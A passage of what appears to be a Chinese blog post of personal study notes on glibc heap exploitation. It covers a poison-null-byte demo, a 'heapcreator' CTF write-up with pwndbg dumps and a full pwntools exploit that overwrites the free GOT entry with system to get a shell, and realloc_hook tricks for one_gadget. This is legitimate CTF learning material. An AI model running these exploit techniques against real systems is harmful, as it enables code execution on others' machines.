b1 = malloc(0x100);
fprintf(stderr, "b1: %p\n",b1);
fprintf(stderr, "Now we malloc 'b1'. It will be placed where 'b' was. "
"At this point c.prev_size should have been updated, but it was not: %#lx\n",*c_prev_size_ptr);
fprintf(stderr, "Interestingly, the updated value of c.prev_size has been written 0x10 bytes "
"before c.prev_size: %lx\n",*(((uint64_t*)c)-4));
fprintf(stderr, "We malloc 'b2', our 'victim' chunk.\n");
// Typically b2 (the victim) will be a structure with valuable pointers that we want to control
b2 = malloc(0x80);
fprintf(stderr, "b2: %p\n",b2);
memset(b2,'B',0x80);
fprintf(stderr, "Current b2 content:n%s\n",b2);
//现在我们free b1和c,这将会合并b1和c,中间的b2会一起被free掉,但是b2的内容不会被清除掉,所以我们可以通过malloc d来重叠b2,从而修改b2的内容
fprintf(stderr, "Now we free 'b1' and 'c': this will consolidate the chunks 'b1' and 'c' (forgetting about 'b2').\n");
free(b1);
free(c);
//现在我们malloc d来和b2重叠
fprintf(stderr, "Finally, we allocate 'd', overlapping 'b2'.\n");
d = malloc(0x300);
fprintf(stderr, "d: %p\n",d);
fprintf(stderr, "Now 'd' and 'b2' overlap.\n");
memset(d,'D',0x300);
fprintf(stderr, "New b2 content:n%s\n",b2);
fprintf(stderr, "Thanks to https://www.contextis.com/resources/white-papers/glibc-adventures-the-forgotten-chunks"
"for the clear explanation of this technique.\n");
}
结果:
We allocate 0x100 bytes for 'a'. a: 0x5598aaae4310 Since we want to overflow 'a', we need to know the 'real' size of 'a' (it may be more than 0x100 because of rounding): 0x108 b: 0x5598aaae4420 c: 0x5598aaae4630 We allocate a barrier at 0x5598aaae4740, so that c is not consolidated with the top-chunk when freed.nThe barrier is not strictly necessary, but makes things less confusingn In newer versions of glibc we will need to have our updated size inside b itself to pass the check 'chunksize(P) != prev_size (next_chunk(P))' b.size: 0x211 b.size is: (0x200 + 0x10) | prev_in_use We overflow 'a' with a single null byte into the metadata of 'b' b.size: 0x200 c.prev_size is 0 We will pass the check since chunksize(P) == 0x200 == 0x200 == prev_size (next_chunk(P)) b1: 0x5598aaae4850 Now we malloc 'b1'. It will be placed where 'b' was. At this point c.prev_size should have been updated, but it was not: 0 Interestingly, the updated value of c.prev_size has been written 0x10 bytes before c.prev_size: 200 We malloc 'b2', our 'victim' chunk. b2: 0x5598aaae4960 Current b2 content:BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB Now we free 'b1' and 'c': this will consolidate the chunks 'b1' and 'c' (forgetting about 'b2'). Finally, we allocate 'd', overlapping 'b2'. d: 0x5598aaae49f0 Now 'd' and 'b2' overlap. New b2 content:BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
在解释一下
b的大小是怎么变成0x200的,首先prev_size 在前一个chunk 不是空闲时可被前一个chunk利用,触发off_by_one 后,多出来的 0 在小端序下, 会修改低字节的 11.所以变成0x200
off-by-one 就是想要修改下一个chunk的size,达到控制chunk和伪造chunk
heapcreator
unsigned __int64 edit_heap()
{
int v1; // [rsp+Ch] [rbp-14h]
char buf[8]; // [rsp+10h] [rbp-10h] BYREF
unsigned __int64 v3; // [rsp+18h] [rbp-8h]
v3 = __readfsqword(0x28u);
printf("Index :");
read(0, buf, 4u);
v1 = atoi(buf);
if ( (unsigned int)v1 >= 0xA )
{
puts("Out of bound!");
_exit(0);
}
if ( *(&heaparray + v1) )
{
printf("Content of heap : ");
read_input(*((void **)*(&heaparray + v1) + 1), *(_QWORD *)*(&heaparray + v1) + 1LL);// 这里可以读入size+1大小,off-by-one?
puts("Done !");
}
else
{
puts("No such heap !");
}
return __readfsqword(0x28u) ^ v3;
}
原来没有 doublefree

┌──(kali㉿kali)-[~/binary]
└─$ checksec --file=./heapcreator
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   85 Symbols        No    0               2               ./heapcreator

┌──(kali㉿kali)-[~/binary]
└─$ file heapcreator
heapcreator: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5e69111eca74cba2fb372dfcd3a59f93ca58f858, not stripped
只申请了两个chunk,会给我们四个chunk
-------------------------------- Heap Creator -------------------------------- 1. Create a Heap 2. Edit a Heap 3. Show a Heap 4. Delete a Heap 5. Exit -------------------------------- Your choice :1 Size of Heap : 36 Content of heap:aa SuccessFul -------------------------------- Heap Creator -------------------------------- 1. Create a Heap 2. Edit a Heap 3. Show a Heap 4. Delete a Heap 5. Exit -------------------------------- Your choice :1 Size of Heap : 36 Content of heap:aaaa SuccessFul -------------------------------- Heap Creator -------------------------------- 1. Create a Heap 2. Edit a Heap 3. Show a Heap 4. Delete a Heap 5. Exit -------------------------------- Your choice :^C Program received signal SIGINT, Interrupt. pwndbg> heap pwndbg will try to resolve the heap symbols via heuristic now since we cannot resolve the heap via the debug symbols. This might not work in all cases. Use `help set resolve-heap-via-heuristic` for more details. Allocated chunk | PREV_INUSE Addr: 0x555555555000 Size: 0x20 (with flag bits: 0x21) Allocated chunk | PREV_INUSE Addr: 0x555555555020 Size: 0x30 (with flag bits: 0x31) Allocated chunk | PREV_INUSE Addr: 0x555555555050 Size: 0x20 (with flag bits: 0x21) Allocated chunk | PREV_INUSE Addr: 0x555555555070 Size: 0x30 (with flag bits: 0x31) Top chunk | PREV_INUSE Addr: 0x5555555550a0 Size: 0x20f60 (with flag bits: 0x20f61) pwndbg> bins fastbins empty unsortedbin empty smallbins empty largebins empty
其实是两个为一组,下面那个是内容chunk
先申请四个chunk,通过off-by-one修改下一个chunk大小,可以看到修改成功
pwndbg> c
Continuing.
2
Index :0
Content of heap : aaaaaaaaaaaaaaaaaaaaaaaaA
Done !
--------------------------------
          Heap Creator
--------------------------------
 1. Create a Heap
 2. Edit a Heap
 3. Show a Heap
 4. Delete a Heap
 5. Exit
--------------------------------
Your choice :Invalid Choice
--------------------------------
          Heap Creator
--------------------------------
 1. Create a Heap
 2. Edit a Heap
 3. Show a Heap
 4. Delete a Heap
 5. Exit
--------------------------------
Your choice :^C
Program received signal SIGINT, Interrupt.
0x00007ffff78f7360 in read () from /home/kali/glibc-all-in-one/libs/2.23-0ubuntu11.3_amd64/libc.so.6
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
─────────────────────────────────────────────────────────[ LAST SIGNAL ]─────────────────────────────────────────────────────────
Program received signal SIGINT
─────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────────────────────────
 RAX  0xfffffffffffffe00
 RBX  0
 RCX  0x7ffff78f7360 (read+16) ◂— cmp rax, -0xfff
 RDX  4
 RDI  0
 RSI  0x7fffffffdc40 —▸ 0x7fffffff0a0a ◂— 0
 R8   0x7ffff7ff7700 ◂— 0x7ffff7ff7700
 R9   0xd
 R10  0
 R11  0x246
 R12  0x400750 ◂— xor ebp, ebp
 R13  0x7fffffffdd28 ◂— 0x1c
 R14  0
 R15  0
 RBP  0x7fffffffdc50 —▸ 0x400e00 ◂— push r15
 RSP  0x7fffffffdc38 —▸ 0x400d96 ◂— lea rax, [rbp - 0x10]
 RIP  0x7ffff78f7360 (read+16) ◂— cmp rax, -0xfff
──────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]───────────────────────────────────────────────
 ► 0x7ffff78f7360 <read+16>    cmp    rax, -0xfff     0xfffffffffffffe00 - -0xfff     EFLAGS => 0x216 [ cf PF AF zf sf IF df of iopl:00 ac ]
   0x7ffff78f7366 <read+22>  ✔ jae    read+73                     <read+73>
    ↓
   0x7ffff78f7399 <read+73>    mov    rcx, qword ptr [rip + 0x2ccad8]     RCX, [0x7ffff7bc3e78] => 0xffffffffffffff98
   0x7ffff78f73a0 <read+80>    neg    eax
   0x7ffff78f73a2 <read+82>    mov    dword ptr fs:[rcx], eax             [0x7ffff7ff7698] <= 0x200
   0x7ffff78f73a5 <read+85>    or     rax, 0xffffffffffffffff             RAX => 0xffffffffffffffff (0x200 | -0x1)
   0x7ffff78f73a9 <read+89>    ret                                <0x400d96>
    ↓
   0x400d96                    lea    rax, [rbp - 0x10]           RAX => 0x7fffffffdc40 —▸ 0x7fffffff0a0a ◂— 0
   0x400d9a                    mov    rdi, rax                    RDI => 0x7fffffffdc40 —▸ 0x7fffffff0a0a ◂— 0
   0x400d9d                    call   0x400720                    <0x400720>

   0x400da2                    cmp    eax, 5
────────────────────────────────────────────────────────────[ STACK ]────────────────────────────────────────────────────────────
00:0000│ rsp 0x7fffffffdc38 —▸ 0x400d96 ◂— lea rax, [rbp - 0x10]
01:0008│ rsi 0x7fffffffdc40 —▸ 0x7fffffff0a0a ◂— 0
02:0010│-008 0x7fffffffdc48 ◂— 0x4d13957022e68d00
03:0018│ rbp 0x7fffffffdc50 —▸ 0x400e00 ◂— push r15
04:0020│+008 0x7fffffffdc58 —▸ 0x7ffff7820840 (__libc_start_main+240) ◂— mov edi, eax
05:0028│+010 0x7fffffffdc60 ◂— 0
06:0030│+018 0x7fffffffdc68 —▸ 0x7fffffffdd30 —▸ 0x7fffffffe149 ◂— './heapcreator'
07:0038│+020 0x7fffffffdc70 ◂— 0x100000000
──────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────────────
 ► 0   0x7ffff78f7360 read+16
   1         0x400d96 None
   2   0x7fffffff0a0a None
   3 0x4d13957022e68d00 None
   4         0x400e00 None
   5   0x7ffff7820840 __libc_start_main+240
   6         0x400779 None
   7   0x7fffffffdd28 None
─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> x/16gx 0x555555555000
0x555555555000: 0x0000000000000000      0x0000000000000021
0x555555555010: 0x0000000000000018      0x0000555555555030
0x555555555020: 0x0000000000000000      0x0000000000000021
0x555555555030: 0x6161616161616161      0x6161616161616161
0x555555555040: 0x6161616161616161      0x0000000000000041
0x555555555050: 0x0000000000000020      0x0000555555555070
0x555555555060: 0x0000000000000000      0x0000000000000031
0x555555555070: 0x0000000a62626262      0x0000000000000000
这里可以看到能改,但是真实攻击里我们还是要调整具体大小的,0x18的设计是因为我们向覆盖下一个size,那能写的地方就要到size 上八字节,所以是3*8
这里我们可以修改free_got表然后free 也可以修改atoi_got表直接运行即可
我们观察可以发现,修改之后的chunk 结合 本身70处是第二个chunk,程序会认为修改之后的是一个结构体chunk
Allocated chunk | PREV_INUSE
Addr: 0x55556bd35000
Size: 0x20 (with flag bits: 0x21)

Allocated chunk | PREV_INUSE
Addr: 0x55556bd35020
Size: 0x20 (with flag bits: 0x21)

Allocated chunk | PREV_INUSE
Addr: 0x55556bd35040
Size: 0x40 (with flag bits: 0x41)

Allocated chunk | PREV_INUSE
Addr: 0x55556bd35080
Size: 0x20 (with flag bits: 0x21)

Allocated chunk | PREV_INUSE
Addr: 0x55556bd350a0
Size: 0x20 (with flag bits: 0x21)

Allocated chunk | PREV_INUSE
Addr: 0x55556bd350c0
Size: 0x20 (with flag bits: 0x21)

Allocated chunk | PREV_INUSE
Addr: 0x55556bd350e0
Size: 0x20 (with flag bits: 0x21)

Top chunk | PREV_INUSE
Addr: 0x55556bd35100
Size: 0x20f00 (with flag bits: 0x20f01)

pwndbg> x/32gx 0x55556bd35000
0x55556bd35000: 0x0000000000000000      0x0000000000000021
0x55556bd35010: 0x0000000000000018      0x000055556bd35030
0x55556bd35020: 0x0000000000000000      0x0000000000000021
0x55556bd35030: 0x6161616161616161      0x6161616161616161
0x55556bd35040: 0x6161616161616161      0x0000000000000041
0x55556bd35050: 0x6161616161616161      0x6161616161616161
0x55556bd35060: 0x6161616161616161      0x6161616161616161
0x55556bd35070: 0x0000000000000008      0x0000000000602028     此处已被修改为got
0x55556bd35080: 0x0000000000000000      0x0000000000000021
0x55556bd35090: 0x0000000000000010      0x000055556bd350b0
0x55556bd350a0: 0x0000000000000000      0x0000000000000021
0x55556bd350b0: 0x0000000000636363      0x0000000000000000
0x55556bd350c0: 0x0000000000000000      0x0000000000000021
0x55556bd350d0: 0x0000000000000010      0x000055556bd350f0
0x55556bd350e0: 0x0000000000000000      0x0000000000000021
0x55556bd350f0: 0x0000000000646464      0x0000000000000000
剩下的就比较经典了,不过,计算chunk索引的时候要注意一下
from pwn import *
from LibcSearcher import LibcSearcher
#BIN = './heapcreator'
#GLIBC_DIR = '/home/kali/glibc-all-in-one/libs/2.23-0ubuntu11.3_amd64'
elf = ELF('./heapcreator')
#p = process([
# GLIBC_DIR + '/ld-2.23.so',
# '--library-path',
# GLIBC_DIR,
# BIN
#])
p = remote('node5.buuoj.cn',28205)
def dbg():
gdb.attach(p)
pause()
def add(size, content):
p.sendlineafter(b'Your choice :', b'1')
p.sendlineafter(b'Size of Heap : ', str(size).encode())
p.sendafter(b'Content of heap:', content)
def edit(index, content):
p.sendlineafter(b'Your choice :', b'2')
p.sendlineafter(b'Index :', str(index).encode())
p.sendafter(b'Content of heap : ', content)
def show(index):
p.sendlineafter(b'Your choice :', b'3')
p.sendlineafter(b'Index :', str(index).encode())
p.recvuntil(b'Content : ')
def delete(index):
p.sendlineafter(b'Your choice :', b'4')
p.sendlineafter(b'Index :', str(index).encode())
add(0x18, b'aaa')
add(0x10, b'bbb')
add(0x10, b'ccc')
add(0x10, b'/bin/sh\x00')
#dbg()
payload1 = b'a' * 0x18 + b'\x41'
edit(0, payload1)
#dbg()
delete(1)
payload2 = b'a'*0x20 + p64(0x8) + p64(elf.got['free'])
add(0x30, payload2)
#dbg()
show(1)
addr=u64(p.recvuntil("Done")[:-5].ljust(8,b'\x00'))
print("addr:" + hex(addr))
#dbg()
libc = LibcSearcher('free',addr)
libcbase = addr - libc.dump('free')
system = libcbase + libc.dump('system')
payload3 = p64(system)
edit(1,payload3)
delete(3)
p.interactive()
通过 realloc_hook 调整栈帧使 onegadget 生效
简而言之,就是在我们使用onr-gadget 时达不到约束条件,这时我们可以调整 reslloc 进而达到越是条件,然后听过realloc_hook 进行
realloc() 函数主要用于调整内存空间的大小
来看看realloc函数实例
这里有很多的push pop操作,pop让rsp+8,push让rsp-8 ,我们调整push的次数以达到约束条件
.text:00000000000846C0 realloc         proc near               ; DATA XREF: LOAD:0000000000006BA0↑o
.text:00000000000846C0 ; __unwind {
.text:00000000000846C0                 push    r15             ; Alternative name is '__libc_realloc'
.text:00000000000846C2                 push    r14
.text:00000000000846C4                 push    r13
.text:00000000000846C6                 push    r12
.text:00000000000846C8                 mov     r13, rsi
.text:00000000000846CB                 push    rbp
.text:00000000000846CC                 push    rbx
.text:00000000000846CD                 mov     rbx, rdi
.text:00000000000846D0                 sub     rsp, 38h
.text:00000000000846D4                 mov     rax, cs:__realloc_hook_ptr
.text:00000000000846DB                 mov     rax, [rax]
.text:00000000000846DE                 test    rax, rax
.text:00000000000846E1                 jnz     loc_848E8        ;
.text:00000000000846E7                 test    rsi, rsi
.text:00000000000846EA                 jnz     short loc_846F5
.text:00000000000846EC                 test    rdi, rdi
.text:00000000000846EF                jnz     loc_84960
结合例题调试
┌──(kali㉿kali)-[~/binary]
└─$ one_gadget ./libc-2.23.so
0x4527a execve("/bin/sh", rsp+0x30, environ)
constraints:
[rsp+0x30] == NULL || {[rsp+0x30], [rsp+0x38], [rsp+0x40], [rsp+0x48], ...} is a valid argv
0xf0364 execve("/bin/sh", rsp+0x50, environ)
constraints:
[rsp+0x50] == NULL || {[rsp+0x50], [rsp+0x58], [rsp+0x60], [rsp+0x68], ...} is a valid argv
0xf1207 execve("/bin/sh", rsp+0x70, environ)
constraints:
[rsp+0x70] == NULL || {[rsp+0x70], [rsp+0x78], [rsp+0x80], [rsp+0x88], ...} is a valid argv
pwndbg> x/16gx $rsp+0x30
0x7fff9715adb8: 0x00007ff794600f4f      0x00007fff9715aea8
0x7fff9715adc8: 0x0000000100000000      0x00007ff794600fd0
0x7fff9715add8: 0x00007ff794220840      0x00007ff79438c708
0x7fff9715ade8: 0x00007fff9715aeb0      0x00000001945c07d0
0x7fff9715adf8: 0x00007ff794600f0a      0x0000000000000000
0x7fff9715ae08: 0xf84003769bc88f26      0x00007ff7946008e0
0x7fff9715ae18: 0x00007fff9715aea8      0x0000000000000000
0x7fff9715ae28: 0x0000000000000000      0xf850059ddfa88f26
pwndbg> x/16gx $rsp+0x50
0x7fff9715add8: 0x00007ff794220840      0x00007ff79438c708
0x7fff9715ade8: 0x00007fff9715aeb0      0x00000001945c07d0
0x7fff9715adf8: 0x00007ff794600f0a      0x0000000000000000
0x7fff9715ae08: 0xf84003769bc88f26      0x00007ff7946008e0
0x7fff9715ae18: 0x00007fff9715aea8      0x0000000000000000
0x7fff9715ae28: 0x0000000000000000      0xf850059ddfa88f26
0x7fff9715ae38: 0xf84003f28b988f26      0x00007fff00000000
0x7fff9715ae48: 0x0000000000000000      0x0000000000000000
pwndbg> x/16gx $rsp+0x70
0x7fff9715adf8: 0x00007ff794600f0a      0x0000000000000000
0x7fff9715ae08: 0xf84003769bc88f26      0x00007ff7946008e0
0x7fff9715ae18: 0x00007fff9715aea8      0x0000000000000000
0x7fff9715ae28: 0x0000000000000000      0xf850059ddfa88f26
0x7fff9715ae38: 0xf84003f28b988f26      0x00007fff00000000
0x7fff9715ae48: 0x0000000000000000      0x0000000000000000
0x7fff9715ae58: 0x00007ff794a1080b      0x0000000000000000
0x7fff9715ae68: 0x0000000000000000      0x0000000000000000
pwndbg> x/16gx $rsp+0x70+8    我们少push一次即可使rsp+0x70 = 0
0x7fff9715ae00: 0x0000000000000000      0xf84003769bc88f26
0x7fff9715ae10: 0x00007ff7946008e0      0x00007fff9715aea8
0x7fff9715ae20: 0x0000000000000000      0x0000000000000000
0x7fff9715ae30: 0xf850059ddfa88f26      0xf84003f28b988f26
0x7fff9715ae40: 0x00007fff00000000      0x0000000000000000
0x7fff9715ae50: 0x0000000000000000      0x00007ff794a1080b
0x7fff9715ae60: 0x0000000000000000      0x0000000000000000
0x7fff9715ae70: 0x0000000000000000      0x0000000000000000
由此我们可以满足约束条件
这篇博客其实就是我的学习总结,如有错误,欢迎指正~
 205


 扫一扫


 被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言


